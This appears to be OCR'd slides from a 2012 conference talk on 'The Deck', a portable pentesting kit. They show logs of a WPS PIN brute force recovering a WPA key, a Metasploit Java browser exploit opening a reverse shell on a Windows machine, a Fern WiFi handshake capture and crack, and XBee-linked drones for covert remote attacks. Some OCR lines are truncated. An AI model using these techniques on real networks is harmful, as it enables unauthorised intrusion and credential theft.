
```
[+] Sending WSC NACK
[!] WPS transaction failed (code: 0x02), re-trying last pin
[+] Trying pin 00085670
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[!] WARNING: Receive timeout occurred
[+] Sending WSC NACK
[!] WPS transaction failed (code: 0x02), re-trying last pin
[+] Trying pin 00085670
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[!] WARNING: Receive timeout occurred
[+] Sending WSC NACK
[!] WPS transaction failed (code: 0x02), re-trying last pin
[+] 0.17% complete @ 2012-08-16 09:37:03 (5 seconds/pin)
[+] Trying pin 00085670
[+] Sending EAPOL START request
```

Demo 4 (contd.)




```
l.com>

[+] Waiting for beacon from 00:22:3F:03:FA:80
[+] Switching mon0 to channel 3
[+] Associated with 00:22:3F:03:FA:80 (ESSID: 44Con)
[+] Trying pin 50325436
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 3 seconds
[+] WPS PIN: '50325436'
[+] WPA PSK: 'password1'
[+] AP SSID: '44Con'
[+] Nothing done, nothing to save.
root@omap:~# 
```

Demo 5 – Pwn Win7 Like Its a Mac




```
msf  exploit(java_atomicreferencearray) > show options

Module options (exploit/multi/browser/java_atomicreferencearray):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   SRVHOST      0.0.0.0          yes       The local host to listen on. This must be
 an address on the local machine or 0.0.0.0
   SRVPORT      8080             yes       The local port to listen on.
   SSL          false            no        Negotiate SSL for incoming connections
   SSLCert                       no        Path to a custom SSL certificate (default
 is randomly generated)
   SSLVersion   SSL3             no        Specify the version of SSL that should be
 used (accepted: SSL2, SSL3, TLS1)
   URIPATH                       no        The URI to use for this exploit (default
is random)


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


msf  exploit(java_atomicreferencearray) > set srvhost 10.100.150.115
srvhost => 10.100.150.115
msf  exploit(java_atomicreferencearray) > set srvport 8000
srvport => 8000
msf  exploit(java_atomicreferencearray) > set uripath /noclick
uripath => /noclick
msf  exploit(java_atomicreferencearray) > set payload
set payload generic/custom
set payload generic/shell_bind_tcp
set payload generic/shell_reverse_tcp
set payload java/meterpreter/bind_tcp
set payload java/meterpreter/reverse_http
set payload java/meterpreter/reverse_https
set payload java/meterpreter/reverse_tcp
set payload java/shell/bind_tcp
set payload java/shell/reverse_tcp
set payload java/shell_reverse_tcp
msf  exploit(java_atomicreferencearray) > set payload generic/shell_reverse_tcp
```

Demo 5 (contd.)



```
is random)


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


msf  exploit(java_atomicreferencearray) > set lhost 10.100.150.115
lhost => 10.100.150.115
msf  exploit(java_atomicreferencearray) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 10.100.150.115:4444
[*] Using URL: http://10.100.150.115:8000/noclick
[*] Server started.
msf  exploit(java_atomicreferencearray) >
[*] 10.100.150.132   java_atomicreferencearray - Sending Java AtomicReferenceArray
Type Violation Vulnerability
[*] 10.100.150.132   java_atomicreferencearray - Generated jar to drop (7550 bytes)
.
[*] 10.100.150.132   java_atomicreferencearray - Sending jar
[*] 10.100.150.132   java_atomicreferencearray - Sending jar
[*] Command shell session 1 opened (10.100.150.115:4444 -> 10.100.150.132:63526) at
 Wed Aug 15 13:31:19 -0500 2012

msf  exploit(java_atomicreferencearray) > sessions -i 1
[*] Starting interaction with 1...

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\University of Dubuqu\Desktop>
```

Demo 6 – Clickiddies^{tm}



```
root@omap:/usr/local/bin/Fern-Wifi-Cracker# python ./
Traceback (most recent call last):
  File "/usr/local/bin/Fern-Wifi-Cracker/core/fern.py
    if settings_exists('mac_address'):
  File "/usr/local/bin/Fern-Wifi-Cracker/core/functio
    create_settings_file()
  File "/usr/local/bin/Fern-Wifi-Cracker/core/functio
    setting_file = open(os.getcwd() + '/fern-settings
IOError: [Errno 2] No such file or directory: '/usr/l
root@omap:/usr/local/bin/Fern-Wifi-Cracker# iwconfig
lo        no wireless extensions.

usb0      no wireless extensions.

eth0      no wireless extensions.

wlan1     IEEE 802.11bg  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated
          Retry  long limit:7   RTS thr:off   Fragmen
          Encryption key:off
          Power Management:on

teredo    no wireless extensions.

root@omap:/usr/local/bin/Fern-Wifi-Cracker# ifconfig
eth0      Link encap:Ethernet  HWaddr 5e:f1:41:3f:f7:
          inet addr:10.100.151.88  Bcast:10.100.255.2
          inet6 addr: fe80::5cf1:41ff:fe3f:f77b/64 Sc
          UP BROADCAST RUNNING MULTICAST  MTU:1488  M
          RX packets:2298564 errors:0 dropped:0 overr
          TX packets:38535 errors:0 dropped:0 overrun
          collisions:0 txqueuelen:1000
          RX bytes:247156848 (247.1 MB)  TX bytes:472

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:40559 errors:0 dropped:0 overrun
          TX packets:40559 errors:0 dropped:0 overrun
          collisions:0 txqueuelen:0
          RX bytes:6023795 (6.0 MB)  TX bytes:6023795

root@omap:/usr/local/bin/Fern-Wifi-Cracker# ifconfig
root@omap:/usr/local/bin/Fern-Wifi-Cracker# python ./
root@omap:/usr/local/bin/Fern-Wifi-Cracker# python ./
```

Fern WIFI Cracker

wlan1

Monitor Mode Enabled on mon0

Fern WPA Frame

CIS

Access Point Details

Essid: CIS

Bssid: C0:C1:C0:A9:84:1F

Channel: 1

Power: -66

Encryption: WPA

Access point and specifications are derived on initiation,while clients list are derived on selection of the target access point

Probing Access Point

Deauthenticating C8:33:4B:17:27:46

Handshake Captured

Bruteforcing WPA Encryption

Finished

john.lst

C8:33:4B:17:27:46

computer

Wpa Encryption Broken

CiscoLab1

Latest upda

Python Versi

Aircrack Ver

Qt Version:

About Fern WIFI Cracker

GUI suite for wireless encryption strength testing of 802.11 wireless encryption standard access points

Written by Saviour Emmanuel Ekiko

Report Bugs at : savioboyz@rocketmail.com


802.15.4 Networking

- Basics
- Hardware
- Simple case: 2 Xbee adapters
- Slightly harder case: multiple adapters one at a time
- Hard case: true mesh network

802.15.4 Basics

- Typically used in low-power embedded systems
- Regular (30 m) and Pro (1.6 km) versions
- AT and API modes of operation
- Low-speed (250 kbps max)
- Supports multiple network topologies
  - Peer to Peer
  - Star
  - Mesh

Xbee Hardware



XBee® Family Features Comparison

Protocol	Product	Certified Regions	Frequency	Positioning	RF Line of Sight Range	Transmit Power	Receiver Sensitivity	Form Factor	MSRP	RF Data Rate	Programmable Variant	Hardware
IEEE 802.11	XBee® Wi-Fi	US, CA, EU, AU, JP	2.4 GHz	Low-power serial to Wi-Fi b/g/n	N/A	+16 dBm	-93 to -71 dBm	Through-hole, SMT	$35.00	1 to 72 Mbps	N/A	S6B
IEEE 802.15.4	XBee® 802.15.4	US, CA, EU, AU, BR, JP	2.4 GHz	Low-cost, low-power multipoint	300 ft / 90 m	0 dBm	-92 dBm	Through-hole	$19.00	250 Kbps	N/A	S1
	XBee-PRO® 802.15.4	US, CA, AU, BR	2.4 GHz	Extended-range multipoint	1 mile / 1.6 km	+18 dBm	-100 dBm		$32.00	250 Kbps	N/A	S1
		US, CA, EU, AU, BR, JP	2.4 GHz	International/"J" variant	2500 ft / 1 km	+10 dBm	-100 dBm		$32.00	250 Kbps	N/A	S1
Multipoint Proprietary	XBee-PRO® XSC	US, CA, AU	900 MHz	Long-range multipoint for North America	9 miles / 14.5 km	+24 dBm	-107 to -109 dBm	Through-hole	$39.00	10 Kbps or 20 Kbps	N/A	S3B
	XBee-PRO® 868	EU	868 MHz	Long-range multipoint for Europe	25 miles / 40 km	+25 dBm	-112 dBm		$45.00	24 Kbps	N/A	S5

- Manufactured by Digi
- Regular and Pro formats are interchangeable
- Uses 2 mm pin spacing
  - Most breadboards are 0.1" or 2.54 mm
  - Requires an adapter
- Several antenna options
- Be careful not to use S2 or ZB series which are the same dimensions, but are not compatible


Xbee Adapters

- UART (serial) adapters
  - Can be wired directly to Beagles using 4 wires
  - Don't take up USB ports

adafruit industries
XBee Adapter Kit v1.1
Point-to-point & mesh wireless networking adapter
For files, tutorials and documentation:
http://adafruit.com/products/126

Xbee Adapters (contd)

- USB Adapters
  - More expensive
  - Helpful for initial setup
  - Easier to setup: just plug it in



Simple Case: 2 Xbee Adapters

- Xbee modules must be configured for desired network topology
- Digi provides X-CTU software for configuration, but it only runs on Windows
- Recently Moltosenso has released Network Manager IRON 1.0 which runs on Linux, Mac, and Windows – free edition is sufficient for our limited usage

Configuring Xbee Modules

- Place Xbee module in USB adapter and connect to PC running X-CTU or IRON
- Select correct USB port and set baud rate (default is 9600)
- From Modem Configuration tab select Read to get current configuration
- Ensure modem is XB24 and Function Set is XBEE 802.15.4
- Set the channel and PAN ID (1337?) noting the settings which must be the same for all modems
- Pick a Destination Low and Destination High address for the other adapter (say 2 and 0)
- Set the My Address to a chosen value (say 01)
- Click Write to stored the new config on the Xbee
- Repeat this process on the second Xbee but reverse the addresses
- The modules should now talk to each other just fine

Wiring the Xbee to Beagles

- If you splurged for the USB adapter you can just plug in to a USB port
  - BeagleBone has only 1 USB port which you might want for something else
  - BeagleBoard has 4 USB ports
- Using the UART interface slightly more complicated
  - Connect 4 wires: 3.3V, Ground, TX, RX
  - Configure the Beagle multiplexer for proper operation

Setting up a UART interface

- Appropriate pins & modes in Beagle manuals
- For BeagleBone UART2
  - 3.3V & Ground P9 pin 3 & 1, respectively
  - TX P9 pin 21 (to Xbee Din)
  - RX P9 pin 22 (to Xbee Dout)
  - Configure BeagleBone
    - echo 1 > /sys/kernel/debug/omap_mux/spi0_d0
    - echo 21 > /sys/kernel/debug/omap_mux/spi0_sclk
  - Test connection by connecting terminal program to /dev/ttyO2 (not a zero)
- Recommend against using UART on BeagleBoard
  - 1.8V logic levels requires level shifting
  - Slightly more complicated software configuration

Slightly Harder Case: Multiple Drones in Star Network

- API mode is used by master vs. AT mode for drones
- Configure Xbee with X-CTU
  - For Series 1 stick with 802.15.4 Function Set
  - For Series 2 (ZB)
    - Drones set to Function Set ZNET 2.5 ROUTER/ENDDEVICE API 1347
    - Controller set to Function Set ZNET 2.5 COORDINATOR API 1147
- Multiple choices for communication
  - Java xbee-api
  - Python-xbee
  - Raw commands to TTY device
- Recommended for most situations involving 3 or more devices

Multiple Drone Communications

- Really this is a point-to-multipoint topology
- For each drone communication appears to be simple peer-to-peer
- API mode provides better performance and allows simplier software operation

Harder Case: True Mesh Network

- Only recommended when larger number of drones or when devices are too far apart
- Will negatively impact battery life
- Requires series 2 (aka ZB) Xbee adapters

Networked attacks – Simplest Case

- In the simplest case there is only 1 drone
- Networking is peer-to-peer
- Allows hacking from a distance
  - Better WiFi hacking when drone is in building
  - Drone runs 24x7
  - Drone can run for days off battery
  - Important updates such as successfully cracked passwords can be sent to master periodically in case you weren't in range when they happened
  - Drone has full version of The Deck – lots of possibilities
  - Less conspicuous than sitting outside the building
  - If you are lucky you can patch into wired network
  - If you are extra lucky they use Power Over Ethernet!

Networked Demo 1 – Remote Pwnage

Networked Attack with Multiple Drones

- One process on master monitors status updates from all drones
- Interactive shell into each drone
  - Multiple subshells can be created
  - Processing continues if master disconnects
- Endless possibilities since each drone has full version of The Deck
- Drone are easily retasked based on objectives achieved by other drones

Future Directions

- Continue to add useful packages as need arises
- Optimize some packages for BB-xM
- Other output devices
- Associate with a standard pentest distro
- Port to another platform
- Exploit USB OTG functionality
- Make The Deck fly (literally)

Bibliography

- General BeagleBoard xM/BeagleBone http://beagleboard.org
- Installing Ubuntu on Beagles http://elinux.org/BeagleBoardUbuntu
- Cross-compiling for Beagles by Jan Axelson http://www.lvr.com/eclipse1.htm
- Instructions on how to build The Deck http://www.instructables.com/id/The-Deck-Portable-Penetration-Testing-and-Forens/
- My blog where updates will be posted http://ppolstra.blogspot.com/2012/09/introducing-deck-complete-pentesting.html
- Download link for The Deck (warning 6 GB) http://www.udcis.org/TheDeck/thedeck-v1.0-44con-ed.tar.gz
- Getting Started with Xbee by Parallax http://www.parallax.com/portals/0/downloads/docs/prod/book/122-32450-XBeeTutor
- General information on Xbee modules from the manufacturer http://digi.com
- Download Moltosenso Network Manager IRON software http://www.moltosenso.com/#/pc==/client/fe/download.php

Questions?